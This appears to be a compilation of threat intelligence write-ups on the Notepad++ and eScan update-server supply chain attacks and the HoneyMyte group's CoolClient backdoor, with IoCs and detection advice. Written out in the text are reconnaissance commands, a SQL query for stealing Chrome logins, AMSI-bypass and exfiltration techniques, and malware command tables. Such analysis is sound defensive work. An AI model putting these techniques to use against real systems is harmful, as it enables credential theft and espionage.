Next, it executes the following shell command to launch the script.exe file: %APPDATA%\%Adobe\Scripts\script.exe %APPDATA%\Adobe\Scripts\alien.ini.
All of the files in the %APPDATA%\Adobe\Scripts directory, except for alien.ini, are legitimate and related to the Lua interpreter. As such, the previously mentioned command is used by attackers to launch a compiled Lua script, located in the alien.ini file. Below is a screenshot of its decompilation:
As we can see, this small script is used for placing shellcode inside executable memory and then launching it through the EnumWindowStationsW API function.
The launched shellcode is, just in the case of chain #1, a Metasploit downloader, which downloads a Cobalt Strike Beacon payload, again in the form of a shellcode, from the URL https://cdncheck.it[.]com/users/admin.
The Cobalt Strike payload contains the C2 server URLs that slightly differ from the ones seen previously: https://cdncheck.it[.]com/api/getInfo/v1 and https://cdncheck.it[.]com/api/FileUpload/submit.
Attacks involving chain #2 continued until the end of September, when we observed two more malicious update.exe files. One of them had the SHA1 hash 13179c8f19fbf3d8473c49983a199e6cb4f318f0. The Cobalt Strike Beacon payload delivered through it was configured to use the same URLs observed in mid-September, however, attackers changed the way system information was collected. Specifically, attackers split the single shell command they used for this (cmd /c "whoami&&tasklist&&systeminfo&&netstat -ano" > a.txt) into multiple commands:
cmd /c whoami >> a.txt
cmd /c tasklist >> a.txt
cmd /c systeminfo >> a.txt
cmd /c netstat -ano >> a.txt
Notably, the same sequence of commands was previously documented by the user soft-parsley on the Notepad++ community forums.
The other update.exe file had the SHA1 hash 4c9aac447bf732acc97992290aa7a187b967ee2c. By using it, attackers performed the following:
Changed the system information upload URL to https://self-dns.it[.]com/list;
Changed the user agent used in HTTP requests to Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36;
Changed the URL used by the Metasploit downloader to https://safe-dns.it[.]com/help/Get-Start;
Changed the Cobalt Strike Beacon C2 server URLs to https://safe-dns.it[.]com/resolve and https://safe-dns.it[.]com/dns-query.
Chain #3: October 2025
In early October 2025, the attackers changed the infection chain once again. They also changed the C2 server for distributing malicious updates, with the observed update URL being http://45.32.144[.]255/update/update.exe. The payload downloaded (SHA1: d7ffd7b588880cf61b603346a3557e7cce648c93) was still a NSIS installer, however, unlike in the case of chains 1 and 2, this installer did not include the system information sending functionality. It simply dropped the following files to the %appdata%\Bluetooth\ directory:
BluetoothService.exe, a legitimate executable (SHA1: 21a942273c14e4b9d3faa58e4de1fd4d5014a1ed);
log.dll, a malicious DLL (SHA1: f7910d943a013eede24ac89d6388c1b98f8b3717);
BluetoothService, an encrypted shellcode (SHA1: 7e0790226ea461bcc9ecd4be3c315ace41e1c122).
This execution chain relies on the sideloading of the log.dll file, which is responsible for launching the encrypted BluetoothService shellcode into the BluetoothService.exe process. Notably, such execution chains are commonly used by Chinese-speaking threat actors. This particular execution chain has already been described by Rapid7, and the final payload observed in it is the custom Chrysalis backdoor.
Unlike the previous chains, chain #3 does not load a Cobalt Strike Beacon directly. However, in their article Rapid7 claim that they additionally observed a Cobalt Strike Beacon payload being deployed to the C:\ProgramData\USOShared folder, while conducting incident response on one of the machines infected by the Notepad++ supply chain attack. Whilst Rapid7 does not detail how this file was dropped to the victim machine, we can highlight the following similarities between that Beacon payload and the Beacon payloads observed in chains #1 and #2:
In both cases, Beacons are loaded through a Metasploit downloader shellcode, with similar URLs used (api.wiresguard.com/users/admin for the Rapid7 payload, cdncheck.it.com/users/admin and http://45.77.31[.]210/users/admin for chain #1 and chain #2 payloads);
The Beacon configurations are encrypted with the XOR key CRAZY;
Similar C2 server URLs are used for Cobalt Strike Beacon communications (i.e. api.wiresguard.com/api/FileUpload/submit for the Rapid7 payload and https://45.77.31[.]210/api/FileUpload/submit for the chain #1 payload).
Return of chain #2 and changes in URLs: October 2025
In mid-October 2025, we observed attackers to resume deployments of the chain #2 payload (SHA1 hash: 821c0cafb2aab0f063ef7e313f64313fc81d46cd) using yet another URL: http://95.179.213[.]0/update/update.exe. Still, this payload used the previously mentioned self-dns.it[.]com and safe-dns.it[.]com domain names for system information uploading, Metasploit downloader and Cobalt Strike Beacon communications.
Further in late October 2025, we observed attackers to start changing URLs used for malicious update deliveries. Specifically, attackers started using the following URLs:
http://95.179.213[.]0/update/install.exe;
http://95.179.213[.]0/update/update.exe;
http://95.179.213[.]0/update/AutoUpdater.exe.
We didn’t observe any new payloads deployed from these URLs — they involved usage of both #2 and #3 execution chains. Finally, we didn’t see any payloads being deployed since November 2025.
Conclusion
Notepad++ is a text editor used by numerous developers. As such, the ability to control update servers of this software gave the attackers a unique possibility to break into machines of high-profile organizations around the world. The attackers made an effort to avoid losing access to this infection vector — they were spreading the malicious implants in a targeted manner, and they were skilled enough to drastically change the infection chains about once a month. Whilst we identified three distinct infection chains during our investigation, we would not be surprised to see more of them in use. To sum up our findings, here is the overall timeline of the infection chains that we identified:
The variety of infection chains makes detection of the Notepad++ supply chain attack quite a difficult, and at the same time creative, task. We would like to propose the following methods, from generic to specific, to hunt down traces of this attack:
Check systems for deployments of NSIS installers, which were used in all three observed execution chains. For example, this can be done by looking for logs related to creations of a %localappdata%\Temp\ns.tmp directory, made by NSIS installers at runtime. Make sure to investigate the origins of each identified NSIS installer to avoid false positives;
Check network traffic logs for DNS resolutions of the temp[.]sh domain, which is unusual to observe in corporate environments. Also, it is beneficial to conduct a check for raw HTTP traffic requests that have a temp[.]sh URL embedded in the user agent — both these steps will make it possible to detect chain #1 and chain #2 deployments;
Check systems for launches of malicious shell commands referenced in the article, such as whoami, tasklist, systeminfo and netstat -ano;
Use the specific IoCs listed below to identify known malicious domains and files.
Let’s take a closer look at Kaspersky Next EDR Expert.
One way to detect the described malicious activity is to monitor requests to LOLC2 (Living-Off-the-Land C2) services, which include temp[.]sh. Attackers use such services as intermediate control or delivery points for malicious payloads, masking C2 communication as legitimate web traffic. KEDR Expert detects this activity using the lolc2_connection_activity_network rule.
In addition, the described activity can be detected by executing typical local reconnaissance commands that attackers launch in the early stages of an attack after gaining access to the system. These commands allow the attacker to quickly obtain information about the environment, access rights, running processes, and network connections to plan further actions. KEDR Expert detects such activity using the following rules: system_owner_user_discovery, using_whoami_to_check_that_current_user_is_admin, system_information_discovery_win, system_network_connections_discovery_via_standard_windows_utilities.
In this case, a clear sign of malicious activity is gaining persistence through the autorun mechanism via the Windows registry, specifically the Run key, which ensures that programs start automatically when the user logs in. KEDR Expert detects this activity using the temporary_folder_in_registry_autorun rule.
To protect companies that use our Kaspersky SIEM system, we have prepared a set of correlation rules that help detect such malicious activity. These rules are already available for customers to download from the SIEM repository; the package name is [OOTB] Notepad++ supply chain attack package – ENG.
The Notepad++ supply chain attack package contains rules that can be divided into two groups based on their detection capabilities:
Indicators of compromise:
malicious URLs used to extract information from the targeted infrastructure;
malicious file names and hashes that were detected in this campaign.
Suspicious activity on the host:
unusual command lines specific to these attacks;
suspicious network activity from Notepad++ processes and an abnormal process tree;
traces of data collection, e.g. single-character file names.
Some rules may need to be adjusted if they trigger on legitimate activity, such as administrators’ or inventory agents’ actions.
We also recommend using the rules from the Notepad++ supply chain attack package for retrospective analysis (threat hunting). Recommended analysis period: from September 2025.
For the detection rules to work correctly, you need to make sure that events from Windows systems are received in full, including events 4688 (with command line logging enabled), 5136 (packet filtering), 4663 (access to objects, especially files), etc.
UPD 30.01.2026: Added technical details about the attack chain and more IoCs.
On January 20, a supply chain attack has occurred, with the infected software being the eScan antivirus developed by the Indian company MicroWorld Technologies. The previously unknown malware was distributed through the eScan update server. The same day, our security solutions detected and prevented cyberattacks involving this malware. On January 21, having been informed by Morphisec, the developers of eScan contained the security incident related to the attack.
Malicious software used in the attack
Users of the eScan security product received a malicious Reload.exe file, which initiated a multi-stage infection chain. According to colleagues at Morphisec who were the first to investigate the attack, Reload.exe prevented further antivirus product updates by modifying the HOSTS file, thereby blocking the ability of security solution developers to automatically fix the problem, which, among other things, led to the update service error.
The malware also ensured its persistence in the system, communicated with command-and-control servers, and downloaded additional malicious payloads. Persistence was achieved by creating scheduled tasks; one example of such a malicious task is named “CorelDefrag”. Additionally, the consctlx.exe malicious file was written to the disk during the infection.
How the attackers managed to pull off this attack
At the request of the BleepingComputer information portal, eScan developers explained that the attackers managed to gain access to one of the regional update servers and deploy a malicious file, which was automatically delivered to customers. They emphasize that this is not a vulnerability — the incident is classified as unauthorized access to infrastructure. The malicious file was distributed with a fake, invalid digital signature.
According to the developers, the infrastructure affected by the incident was quickly isolated, and all access credentials were reset.
Having checked our telemetry, we identified hundreds of machines belonging to both individuals and organizations, which encountered infection attempts with payloads related to the eScan supply chain attack. These machines were mostly located in South Asia, primarily in India, Bangladesh, Sri Lanka, and the Philippines. Having examined them, we identified that to orchestrate the infection, attackers were able to replace a legitimate component of the eScan antivirus, located under the path C:\Program Files (x86)\escan\reload.exe, with a malicious executable. This reload.exe file is launched at runtime by components of the eScan antivirus. It has a fake, invalid digital signature (certificate serial number: 68525dadf70c773d41609ff7ca499fb5). We found this implant to be heavily obfuscated with constant unfolding and indirect branching, which made its analysis quite tedious.
Obfuscated code snippet
When started, this reload.exe file checks whether it is launched from the Program Files folder, and exits if not. It further initializes the CLR (Common Language Runtime) environment inside its process, which it uses to load a small .NET executable into memory (SHA1: eec1a5e3bb415d12302e087a24c3f4051fca040e). This executable is based on the UnmanagedPowerShell tool, which allows executing PowerShell code in any process. Attackers modified the source code of this project by adding an AMSI bypass capability to it, and used it to execute a malicious PowerShell script inside the reload.exe process. This script has three lines, and looks as follows:
Lines of the launched script
Each of these lines is responsible for decoding and launching a Base64-encoded PowerShell payload. These three payloads, which we will further analyze, are used for the infection on the target machine.
eScan antivirus tampering payload
The first executed payload is deployed to tamper with the installed eScan solution, in an attempt to prevent it from receiving updates and detecting the installed malicious components. To do that, it performs several actions, including the following ones:
Deletes multiple files of the eScan antivirus, including the Remote Support Utility located at C:\Program Files (x86)\Common Files\MicroWorld\WGWIN\tvqsapp.exe. Notably, before deletion, the payload creates ZIP-archived backups of removed files inside the C:\ProgramData\esfsbk directory.
Modifies the HKLM\SOFTWARE\WOW6432Node\MicroWorld\eScan for Windows\MwMonitor registry key to add the C:\Windows, C:\Program Files and C:\Program Files (x86) folders to antivirus exceptions.
Adds update servers of the eScan antivirus (such as update1.mwti.net) to the hosts file, associating them with the IP address 2.3.4.0.
Modifies registry keys related to antivirus databases, for example by assigning 999 to the WTBases_new value of the HKLM\SOFTWARE\WOW6432Node\MicroWorld\eScan for Windows\ODS registry key.
While tampering with eScan, this payload writes a debug log to the C:\ProgramData\euapp.log file, which can be used as an indicator of compromise.
It is worth noting that while running this payload, we did not observe all these actions to succeed on our test machine with eScan installed. For example, the self-defense component of eScan was able to prevent malicious entries from being written into the hosts file. Nevertheless, after the payload had finished execution, we were unable to further update eScan, as we were getting this error message:
Error message displayed to us when we launched the update process after tampering with eScan. While the message says, “The operation completed successfully”, its appearance is abnormal, and no updates are actually downloaded or installed
Finally, the first payload replaces the C:\Program Files (x86)\eScan\CONSCTLX.exe component of eScan with a next-stage persistent payload, which we will describe in further sections of this article.
AMSI bypass payload
The second payload launched is designed to bypass AMSI. The payload implements typical code for doing that – it determines the address of the AmsiScanBuffer function and then patches it to always return an error.
Snippet of the AMSI bypass payload (deobfuscated version)
Victim validation payload
The goal of the third payload, which is the last to be executed, is to validate whether the victim machine should be further infected, and if yes, to deliver a further payload to it. When started, it examines the list of installed software, running processes and services against a blocklist. Entries in this blocklist are related to analysis tools and security solutions. Notably, Kaspersky security solutions are included into this blocklist. This means that this stage will refuse to deliver the embedded payload if Kaspersky products are installed on the victim machine.
If validation is successful, the payload proceeds with deploying a PowerShell-based persistent payload on the infected machine. To do that, it:
Writes the persistent payload to the Corel value of the HKLM\Software\E9F9EEC3-86CA-4EBE-9AA4-1B55EE8D114E registry key.
Creates a scheduled task named Microsoft\Windows\Defrag\CorelDefrag, designed to execute the following PowerShell script every day at a random time:
PowerShell script executed by the CorelDefrag scheduled task (beautified version)
This script retrieves the persistent payload from the HKLM\Software\E9F9EEC3-86CA-4EBE-9AA4-1B55EE8D114E registry key, Base64-decodes and then executes it.
When the payload execution finishes, either because validation failed or the persistent component was deployed successfully, it sends a heartbeat to the C2 infrastructure. This is done by sending a GET request, which contains a status code and optionally an error message, to the following URLs:
As such, during installation, the infected machine receives two persistent payloads:
The CONSCTLX.exe payload, designed to be launched by the eScan antivirus
The PowerShell-based payload, designed to be launched via a scheduled task
The CONSCTLX.exe persistent payload
This payload is obfuscated in the same way as the Reload.exe malicious executable. In the same way as this executable, CONSCTLX.exe initializes the CLR environment to execute a PowerShell script inside its own process. The goal of this script is to retrieve the other (PowerShell-based) persistent payload from the HKLM\Software\E9F9EEC3-86CA-4EBE-9AA4-1B55EE8D114E registry key, and execute it. However, this script contains another interesting feature: it changes the last update time of the eScan product to the current time, by writing the current date to the C:\Program Files (x86)\eScan\Eupdate.ini file. This is needed to make the eScan solution GUI display a recent update date, so that the user does not notice that antivirus updates are actually blocked.
Screenshot of the eScan product GUI, with the highlighted date that is changed by the payload
Apart from launching the PowerShell script, the payload also attempts to retrieve a fallback payload from the C2 infrastructure, by sending GET requests to the following URLs:
https://csc.biologii[.]net/sooc
https://airanks.hns[.]to
If there is a need to deliver this payload, the server responds with an RC4-encrypted blob, which is decrypted by the component and launched as shellcode.
The PowerShell-based persistent payload
The second deployed payload is entirely PowerShell-based. When started, it performs an AMSI bypass and conducts the same validation procedures as the victim validation payload. It further sends a GET request to the C2 infrastructure, using the same URLs as the validation payload. In this request, the cookie value named “s” contains RC4-encrypted and Base64-encoded system information, such as the victim ID, user name and current process name. In response to this request, the C2 server may optionally send the victim a PowerShell script, to be launched by the victim machine.
A rarely observed attack vector
Notably, it is quite unique to see malware being deployed through a security solution update. Supply chain attacks are a rare occurrence in general, let alone ones orchestrated through antivirus products. Based on the analysis of the identified implants, we can conclude that this attack was prepared thoroughly, as to orchestrate it, attackers had to:
Get access to the security solution update server.
Study the internals of the eScan product to learn how its update mechanism works, as well as how to potentially tamper with this product.
Develop unique implants, tailored to the supply chain attack.
An interesting fact about the implants deployed is that they implement fallback methods of performing malicious operations. For example, if the scheduled task that launches the PowerShell payload is deleted, it will still be launched by the CONSCTLX.exe file. In addition, if the C2 servers used by the PowerShell payload are identified and blocked, attackers will be still able to deploy shellcodes to the infected machine through CONSCTLX.exe.
One lucky thing about this attack is that it was contained in a quite a short period of time. As security solutions have a high level of trust within the operating system, attackers can use a variety of creative ways to orchestrate the infection, for example by using kernel-mode implants. However, in the attack we saw, they relied on user-mode components and commonly observed infection techniques, such as using scheduled tasks for persistence. This factor, in our opinion, made this supply chain attack easy to detect.
How to stay safe?
To detect infection, it is recommended to review scheduled tasks for traces of malware, check the %WinDir%\System32\drivers\etc\hosts file for blocked eScan domains, and review the eScan update logs for January 20.
The developers of eScan have created a utility for their users that removes the malware, rolls back the modifications it has made, and restores the normal functionality of the antivirus. The utility is sent to customers upon request to technical support.
Users of the solution are also advised to block known malware command-and-control server addresses.
Files and folders
C:\ProgramData\esfsbk
C:\ProgramData\euapp.log
Scheduled task name
Microsoft\Windows\Defrag\CorelDefrag
Registry keys
HKLM\Software\E9F9EEC3-86CA-4EBE-9AA4-1B55EE8D114E
HKLM\SOFTWARE\WOW6432Node\MicroWorld\eScan for Windows\ODS – value WTBases_new set to 999
Over the past few years, we’ve been observing and monitoring the espionage activities of HoneyMyte (aka Mustang Panda or Bronze President) within Asia and Europe, with the Southeast Asia region being the most affected. The primary targets of most of the group’s campaigns were government entities.
As an APT group, HoneyMyte uses a variety of sophisticated tools to achieve its goals. These tools include ToneShell, PlugX, Qreverse and CoolClient backdoors, Tonedisk and SnakeDisk USB worms, among others. In 2025, we observed HoneyMyte updating its toolset by enhancing the CoolClient backdoor with new features, deploying several variants of a browser login data stealer, and using multiple scripts designed for data theft and reconnaissance.
An early version of the CoolClient backdoor was first discovered by Sophos in 2022, and TrendMicro later documented an updated version in 2023. Fast forward to our recent investigations, we found that CoolClient has evolved quite a bit, and the developers have added several new features to the backdoor. This updated version has been observed in multiple campaigns across Myanmar, Mongolia, Malaysia and Russia where it was often deployed as a secondary backdoor in addition to PlugX and LuminousMoth infections.
In our observations, CoolClient was typically delivered alongside encrypted loader files containing encrypted configuration data, shellcode, and in-memory next-stage DLL modules. These modules relied on DLL sideloading as their primary execution method, which required a legitimate signed executable to load a malicious DLL. Between 2021 and 2025, the threat actor abused signed binaries from various software products, including BitDefender, VLC Media Player, Ulead PhotoImpact, and several Sangfor solutions.
Variants of CoolClient abusing different software for DLL sideloading (2021–2025)
The latest CoolClient version analyzed in this article abuses legitimate software developed by Sangfor. Below, you can find an overview of how it operates. It is worth noting that its behavior remains consistent across all variants, except for differences in the final-stage features.
Overview of CoolClient execution flow
However, it is worth noting that in another recent campaign involving this malware in Pakistan and Myanmar, we observed that HoneyMyte has introduced a newer variant of CoolClient that drops and executes a previously unseen rootkit. A separate report will be published in the future that covers the technical analysis and findings related to this CoolClient variant and the associated rootkit.
CoolClient functionalities
In terms of functionality, CoolClient collects detailed system and user information. This includes the computer name, operating system version, total physical memory (RAM), network details (MAC and IP addresses), logged-in user information, and descriptions and versions of loaded driver modules. Furthermore, both old and new variants of CoolClient support file upload to the C2, file deletion, keylogging, TCP tunneling, reverse proxy listening, and plugin staging/execution for running additional in-memory modules. These features are still present in the latest versions, alongside newly added functionalities.
In this latest variant, CoolClient relies on several important files to function properly:
Filename
Description
Sang.exe
Legitimate Sangfor application abused for DLL sideloading.
libngs.dll
Malicious DLL used to decrypt loader.dat and execute shellcode.
loader.dat
Encrypted file containing shellcode and a second-stage DLL. Parameter checker and process injection activity reside here.
time.dat
Encrypted configuration file.
main.dat
Encrypted file containing shellcode and a third-stage DLL. The core functionality resides here.
Parameter modes in second-stage DLL
CoolClient typically requires three parameters to function properly. These parameters determine which actions the malware is supposed to perform. The following parameters are supported.
Parameter
Actions
No parameter
· CoolClient will launch a new process of itself with the install parameter. For example: Sang.exe install.
install
CoolClient decrypts time.dat.
Adds new key to the Run registry for persistence mechanism.
Creates a process named write.exe.
Decrypts and injects loader.dat into a newly created write.exe process.
Checks for service control manager (SCM) access.
Checks for multiple AV processes such as 360sd.exe, zhudongfangyu.exe and 360desktopservice64.exe.
Installs a service named media_updaten and starts it.
If the current user is in the Administrator group, creates a new process of itself with the passuac parameter to bypass UAC.
work
Creates a process named write.exe.
Decrypts and injects loader.dat into a newly spawned write.exe process.
passuac
Bypasses UAC and performs privilege elevation.
Checks if the machine runs Windows 10 or a later version.
Impersonates svchost.exe process by spoofing PEB information.
Creates a scheduled task named ComboxResetTask for persistence. The task executes the malware with the work parameter.
Elevates privileges to admin by duplicating an access token from an existing elevated process.
Final stage DLL
The write.exe process decrypts and launches the main.dat file, which contains the third (final) stage DLL. CoolClient’s core features are implemented in this DLL. When launched, it first checks whether the keylogger, clipboard stealer, and HTTP proxy credential sniffer are enabled. If they are, CoolClient creates a new thread for each specific functionality. It is worth noting that the clipboard stealer and HTTP proxy credential sniffer are new features that weren’t present in older versions.
Clipboard and active windows monitor
A new feature introduced in CoolClient is clipboard monitoring, which leverages functions that are typically abused by clipboard stealers, such as GetClipboardData and GetWindowTextW, to capture clipboard information.
CoolClient also retrieves the window title, process ID and current timestamp of the user’s active window using the GetWindowTextW API. This information enables the attackers to monitor user behavior, identify which applications are in use, and determine the context of data copied at a given moment.
The clipboard contents and active window information are encrypted using a simple XOR operation with the byte key 0xAC, and then written to a file located at C:\ProgramData\AppxProvisioning.xml.
HTTP proxy credential sniffer
Another notable new functionality is CoolClient’s ability to extract HTTP proxy credentials from the host’s HTTP traffic packets. To do so, the malware creates dedicated threads to intercept and parse raw network traffic on each local IP address. Once it is able to intercept and parse the traffic, CoolClient starts extracting proxy authentication credentials from HTTP traffic intercepted by the malware’s packet sniffer.
The function operates by analyzing the raw TCP payload to locate the Proxy-Connection header and ensure the packet is relevant. It then looks for the Proxy-Authorization: Basic header, extracts and decodes the Base64-encoded credential and saves it in memory to be sent later to the C2.
Function used to find and extract Base64-encoded credentials from HTTP proxy-authorization headers
C2 command handler
The latest CoolClient variant uses TCP as the main C2 communication protocol by default, but it also has the option to use UDP, similar to the previous variant. Each incoming payload begins with a four-byte magic value to identify the command family. However, if the command is related to downloading and running a plugin, this value is absent. If the client receives a packet without a recognized magic value, it switches to plugin mode (mechanism used to receive and execute plugin modules in memory) for command processing.
Magic value
Command category
CC BB AA FF
Beaconing, status update, configuration.
CD BB AA FF
Operational commands such as tunnelling, keylogging and file operations.
No magic value
Receive and execute plugin module in memory.
0xFFAABBCC – Beacon and configuration commands
Below is the command menu to manage client status and beaconing:
Command ID
Action
0x0
Send beacon connection
0x1
Update beacon timestamp
0x2
Enumerate active user sessions
0x3
Handle incoming C2 command
0xFFAABBCD – Operational commands
This command group implements functionalities such as data theft, proxy setup, and file manipulation. The following is a breakdown of known subcommands:
Command ID
Action
0x0
Set up reverse tunnel connection
0x1
Send data through tunnel
0x2
Close tunnel connection
0x3
Set up reverse proxy
0x4
Shut down a specific socket
0x6
List files in a directory
0x7
Delete file
0x8
Set up keylogger
0x9
Terminate keylogger thread
0xA
Get clipboard data
0xB
Install clipboard and active windows monitor
0xC
Turn off clipboard and active windows monitor
0xD
Read and send file
0xE
Delete file
CoolClient plugins
CoolClient supports multiple plugins, each dedicated to a specific functionality. Our recent findings indicate that the HoneyMyte group actively used CoolClient in campaigns targeting Mongolia, where the attackers pushed and executed a plugin named FileMgrS.dll through the C2 channel for file management operations.
Further sample hunting in our telemetry revealed two additional plugins: one providing remote shell capability (RemoteShellS.dll), and another focused on service management (ServiceMgrS.dll).
ServiceMgrS.dll – Service management plugin
This plugin is used to manage services on the victim host. It can enumerate all services, create new services, and even delete existing ones. The following table lists the command IDs and their respective actions.
Command ID
Action
0x0
Enumerate services
0x1 / 0x4
Start or resume service
0x2
Stop service
0x3
Pause service
0x5
Create service
0x6
Delete service
0x7
Set service to start automatically at boot
0x8
Set service to be launched manually
0x9
Set service to disabled
FileMgrS.dll – File management plugin
A few basic file operations are already supported in the operational commands of the main CoolClient implant, such as listing directory contents and deleting files. However, the dedicated file management plugin provides a full set of file management capabilities.
Command ID
Action
0x0
List drives and network resources
0x1
List files in folder
0x2
Delete file or folder
0x3
Create new folder
0x4
Move file
0x5
Read file
0x6
Write data to file
0x7
Compress file or folder into ZIP archive
0x8
Execute file
0x9
Download and execute file using certutil
0xA
Search for file
0xB
Send search result
0xC
Map network drive
0xD
Set chunk size for file transfers
0xF
Bulk copy or move
0x10
Get file metadata
0x11
Set file metadata
RemoteShellS.dll – Remote shell plugin
Based on our analysis of the main implant, the C2 command handler did not implement remote shell functionality. Instead, CoolClient relied on a dedicated plugin to enable this capability. This plugin spawns a hidden cmd.exe process, redirecting standard input and output through pipes, which allows the attacker to send commands into the process and capture the resulting output. This output is then forwarded back to the C2 server for remote interaction.
CoolClient plugin that spawns cmd.exe with redirected I/O and forwards command output to C2
Browser login data stealer
While investigating suspicious ToneShell backdoor traffic originating from a host in Thailand, we discovered that the HoneyMyte threat actor had downloaded and executed a malware sample intended to extract saved login credentials from the Chrome browser as part of their post-exploitation activities. We will refer to this sample as Variant A. On the same day, the actor executed a separate malware sample (Variant B) targeting credentials stored in the Microsoft Edge browser. Both samples can be considered part of the same malware family.
During a separate threat hunting operation focused on HoneyMyte’s QReverse backdoor, we retrieved another variant of a Chrome credential parser (Variant C) that exhibited significant code similarities to the sample used in the aforementioned ToneShell campaign.
The malware was observed in countries such as Myanmar, Malaysia, and Thailand, with a particular focus on the government sector.
The following table shows the variants of this browser credential stealer employed by HoneyMyte.
Variant
Targeted browser(s)
Execution method
MD5 hash
A
Chrome
Direct execution (PE32)
1A5A9C013CE1B65ABC75D809A25D36A7
B
Edge
Direct execution (PE32)
E1B7EF0F3AC0A0A64F86E220F362B149
C
Chromium-based browsers
DLL side-loading
DA6F89F15094FD3F74BA186954BE6B05
These stealers may be part of a new malware toolset used by HoneyMyte during post-exploitation activities.
Initial infection
As part of post-exploitation activity involving the ToneShell backdoor, the threat actor initially executed the Variant A stealer, which targeted Chrome credentials. However, we were unable to determine the exact delivery mechanism used to deploy it.
A few minutes later, the threat actor executed a command to download and run the Variant B stealer from a remote server. This variant specifically targeted Microsoft Edge credentials.
Within the same hour that Variant B was downloaded and executed, we observed the threat actor issue another command to exfiltrate the Firefox browser cookie file (cookies.sqlite) to Google Drive using a curl command.
Unlike Variants A and B, which use hardcoded file paths, the Variant C stealer accepts two runtime arguments: file paths to the browser’s Login Data and Local State files. This provides greater flexibility and enables the stealer to target any Chromium-based browser such as Chrome, Edge, Brave, or Opera, regardless of the user profile or installation path. An example command used to execute Variant C is as follows:
In this context, the Login Data file is an SQLite database that stores saved website login credentials, including usernames and AES-encrypted passwords. The Local State file is a JSON-formatted configuration file containing browser metadata, with the most important value being encrypted_key, a Base64-encoded AES key. It is required to decrypt the passwords stored in the Login Data database and is also encrypted.
When executed, the malware copies the Login Data file to the user’s temporary directory as chromeTmp.
Function that copies Chrome browser login data into a temporary file (chromeTmp) for exfiltration
To retrieve saved credentials, the malware executes the following SQL query on the copied database:
SELECT origin_url, username_value, password_value FROM logins
This query returns the login URL, stored username, and encrypted password for each saved entry.
Next, the malware reads the Local State file to extract the browser’s encrypted master key. This key is protected using the Windows Data Protection API (DPAPI), ensuring that the encrypted data can only be decrypted by the same Windows user account that created it. The malware then uses the CryptUnprotectData API to decrypt this key, enabling it to access and decrypt password entries from the Login Data SQLite database.
With the decrypted AES key in memory, the malware proceeds to decrypt each saved password and reconstructs complete login records.
Finally, it saves the results to the text file C:\Users\Public\Libraries\License.txt.
Login data stealer’s attribution
Our investigation indicated that the malware was consistently used in the ToneShell backdoor campaign, which was attributed to the HoneyMyte APT group.
Another factor supporting our attribution is that the browser credential stealer appeared to be linked to the LuminousMoth APT group, which has previously been connected to HoneyMyte. Our analysis of LuminousMoth’s cookie stealer revealed several code-level similarities with HoneyMyte’s credential stealer. For example, both malware families used the same method to copy targeted files, such as Login Data and Cookies, into a temporary folder named ChromeTmp, indicating possible tool reuse or a shared codebase.
Code similarity between HoneyMyte’s saved login data stealer and LuminousMoth’s cookie stealer
Both stealers followed the same steps: they checked if the original Login Data file existed, located the temporary folder, and copied the browser data into a file with the same name.
Based on these findings, we assess with high confidence that HoneyMyte is behind this browser credential stealer, which also has a strong connection to the LuminousMoth APT group.
Document theft and system information reconnaissance scripts
In several espionage campaigns, HoneyMyte used a number of scripts to gather system information, conduct document theft activities and steal browser login data. One of these scripts is a batch file named 1.bat.
1.bat – System enumeration and data exfiltration batch script
The script starts by downloading curl.exe and rar.exe into the public folder. These are the tools used for file transfer and compression.
Batch script that downloads curl.exe and rar.exe from HoneyMyte infrastructure and executes them for file transfer and compression
It then collects network details and downloads and runs the nbtscan tool for internal network scanning.
Batch script that performs network enumeration and saves the results to the log.dat file for later exfiltration
During enumeration, the script also collects information such as stored credentials, the result of the systeminfo command, registry keys, the startup folder list, the list of files and folders, and antivirus information into a file named log.dat. It then uploads this file via FTP to http://113.23.212[.]15/pub/.
Batch script that collects registry, startup items, directories, and antivirus information for system profiling
Next, it deletes both log.dat and the nbtscan executable to remove traces. The script then terminates browser processes, compresses browser-related folders, retrieves FileZilla configuration files, archives documents from all drives with rar.exe, and uploads the collected data to the same server.
Finally, it deletes any remaining artifacts to cover its tracks.
Ttraazcs32.ps1 – PowerShell-based collection and exfiltration
The second script observed in HoneyMyte operations is a PowerShell file named Ttraazcs32.ps1.
Similar to the batch file, this script downloads curl.exe and rar.exe into the public folder to handle file transfers and compression. It collects computer and user information, as well as network details such as the public IP address and Wi-Fi network data.
All gathered information is written to a file, compressed into a password-protected RAR archive and uploaded via FTP.
In addition to system profiling, the script searches multiple drives including C:\Users\Desktop, Downloads, and drives D: to Z: for recently modified documents. Targeted file types include .doc, .xls, .pdf, .tif, and .txt, specifically those changed within the last 60 days. These files are also compressed into a password-protected RAR archive and exfiltrated to the same FTP server.
t.ps1 – Saved login data collection and exfiltration
The third script attributed to HoneyMyte is a PowerShell file named t.ps1.
The script requires a number as a parameter and creates a working directory under D:\temp with that number as the directory name. The number is not related to any identifier. It is simply a numeric label that is probably used to organize stolen data by victim. If the D drive doesn’t exist on the victim’s machine, the new folder will be created in the current working directory.
The script then searches the system for Chrome and Chromium-based browser files such as Login Data and Local State. It copies these files into the target directory and extracts the encrypted_key value from the Local State file. It then uses Windows DPAPI (System.Security.Cryptography.ProtectedData) to decrypt this key and writes the decrypted Base64-encoded key into a new file named Local State-journal in the same directory. For example, if the original file is C:\Users\$username \AppData\Local\Google\Chrome\User Data\Local State, the script creates a new file C:\Users\$username\AppData\Local\Google\Chrome\User Data\Local State-journal, which the attacker can later use to access stored credentials.
PowerShell script that extracts and decrypts the Chrome encrypted_key from the Local State file before writing the result to a Local State-journal file
Once the credential data is ready, the script verifies that both rar.exe and curl.exe are available. If they are not present, it downloads them directly from Google Drive. The script then compresses the collected data into a password-protected archive (the password is “PIXELDRAIN”) and uploads it to pixeldrain.com using the service’s API, authenticated with a hardcoded token. Pixeldrain is a public file-sharing service that attackers abuse for data exfiltration.
Script that compresses data with RAR, and exfiltrates it to Pixeldrain via API
This approach highlights HoneyMyte’s shift toward using public file-sharing services to covertly exfiltrate sensitive data, especially browser login credentials.
Conclusion
Recent findings indicate that HoneyMyte continues to operate actively in the wild, deploying an updated toolset that includes the CoolClient backdoor, a browser login data stealer, and various document theft scripts.
With capabilities such as keylogging, clipboard monitoring, proxy credential theft, document exfiltration, browser credential harvesting, and large-scale file theft, HoneyMyte’s campaigns appear to go far beyond traditional espionage goals like document theft and persistence. These tools indicate a shift toward the active surveillance of user activity that includes capturing keystrokes, collecting clipboard data, and harvesting proxy credential.
